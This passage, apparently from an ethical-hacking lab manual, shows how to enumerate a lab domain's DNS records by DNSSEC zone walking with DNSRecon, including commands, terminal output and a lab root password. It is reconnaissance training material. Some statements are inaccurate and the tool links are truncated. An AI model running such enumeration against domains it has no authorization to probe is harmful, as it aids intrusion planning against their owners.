
Here, we will use the DNSRecon tool to perform DNS enumeration through DNSSEC zone walking.

1. Switch to the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
4. Type **cd dnsrecon** and press **Enter** to enter in to dnsrecon directory.
5. Type **chmod +x ./dnsrecon.py** in the terminal and press **Enter**.



```
chmod +x ./dnsrecon.py - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd dnsrecon
[root@parrot]-[/home/attacker/dnsrecon]
# chmod +x ./dnsrecon.py
[root@parrot]-[/home/attacker/dnsrecon]
#
```


6. Type `./dnsrecon.py -h` and press **Enter** to view all the available options in the DNSRecon tool.



```

[attacker@parrot]-[-]
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd dnsrecon
[root@parrot]-[/home/attacker/dnsrecon]
#chmod +x ./dnsrecon.py
[root@parrot]-[/home/attacker/dnsrecon]
#./dnsrecon.py -h
usage: dnsrecon.py [-h] [-d DOMAIN] [-n NS_SERVER] [-r RANGE] [-D DICTIONARY] [-f] [-a] [-s] [-b]
                  [-y] [-k] [-w] [-z] [--threads THREADS] [--lifetime LIFETIME] [--tcp] [--db DB]
                  [-x XML] [-c CSV] [-j JSON] [--iw] [--disable_check_recursion]
                  [--disable_check_bindversion] [-V] [-v] [-t TYPE]


optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Target domain.
  -n NS_SERVER, --name_server NS_SERVER
                        Domain server to use. If none is given, the SOA of the target will be used. Multiple
                        servers can be specified using a comma separated list.
  -r RANGE, --range RANGE
                        IP range for reverse lookup brute force in formats (first-last) or in (range/bitmask).
  -D DICTIONARY, --dictionary DICTIONARY
                        Dictionary file of subdomain and hostnames to use for brute force. Filter out
                        of brute force domain lookup, records that resolve to the wildcard defined IP address when saving
                        records.
  -f                    Filter out of brute force domain lookup, records that resolve to the wildcard
                        defined IP address when saving records.

```


7. Type `./dnsrecon.py -d [Target domain] -z` (here, the target domain is `www.certifiedhacker.com`); press **Enter**.

Note: In this command, `-d` specifies the target domain and `-z` specifies that the DNSSEC zone walk be performed with standard enumeration.

8. The result appears, displaying the enumerated DNS records for the target domain. In this case, DNS record file **A** is enumerated, as shown in the screenshot.



```

Applications Places System . /dnsrecon.py -d www.certifiedhacker.com -z - Parrot Terminal
File Edit View Search Terminal Help

Parrot
n, testing
attacker's Home

crt: Perform crt.sh search for subdomains and hosts.
snoop: Perform cache snooping against all NS servers for a given domain, testing all with file containing the domains, file given with -D option.
tld: Remove the TLD of given domain and test against all TLDs registered in IANA.
zonewalk: Perform a DNSSEC zone walk using NSEC records.

[root@parrot]~/home/attacker/dnsrecon
# ./dnsrecon.py -d www.certifiedhacker.com -z
[*] std: Performing General Enumeration against: www.certifiedhacker.com...
[-] DNSSEC is not configured for www.certifiedhacker.com
[*] SOA ns1.bluehost.com 162.159.24.80
[*] NS ns1.bluehost.com 162.159.24.80
[*] NS ns2.bluehost.com 162.159.25.175
[*] MX mail.certifiedhacker.com 162.241.216.11
[*] CNAME www.certifiedhacker.com certifiedhacker.com
[*] A certifiedhacker.com 162.241.216.11
[*] TXT www.certifiedhacker.com v=spf1 a mx ptr include:bluehost.com ?all
[*] Enumerating SRV Records
[+] 0 Records Found
[*] Performing NSEC Zone Walk for www.certifiedhacker.com
[*] Getting SOA record for www.certifiedhacker.com
[*] Name Server 162.159.24.80 will be used
[*] CNAME www.certifiedhacker.com certifiedhacker.com
[*] A certifiedhacker.com 162.241.216.11
[+] 2 records found
[root@parrot]~/home/attacker/dnsrecon
#
```

9. Using the DNSRecon tool, the attacker can enumerate general DNS records for a given domain (MX, SOA, NS, A, AAAA, SPF, and TXT). These DNS records contain digital signatures based on public-key cryptography to strengthen authentication in DNS.
10. This concludes the demonstration of performing DNS Enumeration using DNSSEC zone walking.
11. You can also use other DNSSEC zone enumerators such as **LDNS** (<https://www.nlnetlabs.nl>), **nsec3map** (<https://github.com>), **nsec3walker** (<https://dnscurve.org>), and **DNSwalk** (<https://github.com>) to perform DNS enumeration on the target domain.
12. Close all open windows and document all the acquired information.

Task 3: Perform DNS Enumeration using Nmap

Nmap can be used for scanning domains and obtaining a list of subdomains, records, IP addresses, and other valuable information from the target host.

